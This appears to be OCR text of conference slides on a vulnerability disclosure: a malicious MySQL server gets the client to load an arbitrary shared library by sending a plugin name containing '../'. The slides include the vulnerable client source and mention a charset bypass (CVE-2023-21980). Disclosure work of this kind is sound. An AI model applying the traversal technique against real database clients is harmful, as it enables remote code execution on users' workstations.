Can MySQL server attack you?


Alexander Rubin
Principal Database Engineer
Amazon RDS

About Us: Alexander Rubin

- Working with MySQL for ~15 years
- Started at MySQL AB 2006
    - Sun Microsystems, Oracle (MySQL Consulting)
    - Percona since 2014
- Joined the Amazon Relational Database Service (RDS) engineering team in 2020
- Currently leading database security team

At a glance: what we are going to demo

Hacked Web Site




MySQL DBA
mysql>
1. Connects to MySQL Server
2. Bad actor takes control of DBA's workstation
MySQL
MySQL Server
Bad actor controls MySQL Server

How is this even possible?

Agenda

- RCE in MySQL and MariaDB client library via directory traversal
  - ***Silently*** fixed in 2019 and almost unknown
  - Description and demo of the issue
- New way to bypass the fix using multibyte charset
  - Reported to Oracle MySQL: CVE-2023-21980
  - Demo
- Conclusions


MySQL Auth: Oversimplified



Hello, MySQL Server!
AUTH please!
I have username/password!
And BTW – I use
mysql_native_password plugin

Very good! I loaded
mysql_native_password
plugin AND I checked
username/password
ACCESS GRANTED!

MySQL Auth: Oversimplified



Hello, MySQL Server!
AUTH please!
I have username/password!
And BTW – I use
WHATEVER_PLUGIN plugin

Nah! I have NO IDEA
of how to load
WHATEVER_PLUGIN
Lets try
ANOTHER_PLUGIN

OK! I will try to load
ANOTHER_PLUGIN
/ if I have it /

MySQL Auth: Oversimplified


- **MySQL server:** can tell client what plugin to load
- **MySQL client:** will try to LOAD that plugin

What does LOAD actually means >

- Plugin is a shared library
- LOAD means:
  - `dlopen` call on Linux
  - `LoadLibrary` call on Windows

MySQL Auth: Source code

Let’s check the CLIENT LIBRARY source code…



```
/* Compile dll path */
strxnmov(dlpath, sizeof(dlpath) - 1, plugindir, "/", name, SO_EXT, NullS);

DBUG_PRINT("info", ("dlopeninig %s", dlpath));
/* Open new dll handle */
if (!(dlhandle = dlopen(dlpath, RTLD_NOW))) {
```

Plugin name – comes from the server

Dedicated directory for plugins


Client LOADs shared library

https://github.com/mysql/mysql-server/blob/mysql-8.0.18/sql-common/client_plugin.cc#L435

MySQL Auth: Source code

Protection

1. Plugins (.so / .dll files) are located inside “plugindir”
2. “plugindir” can NOT be changed during the AUTH phase



```
/* Compile dll path */
strxnmov(dlpath, sizeof(dlpath) - 1, plugindir, "/", name, SO_EXT, NullS);

DBUG_PRINT("info", ("dlopeninig %s", dlpath));
/* Open new dll handle */
if (!(dlhandle = dlopen(dlpath, RTLD_NOW))) {
```

https://github.com/mysql/mysql-server/blob/mysql-8.0.18/sql-common/client_plugin.cc#L435

Original security issue: directory traversal

- What if a bad actor controls the server?
- What if the name of the plugin includes “../”?

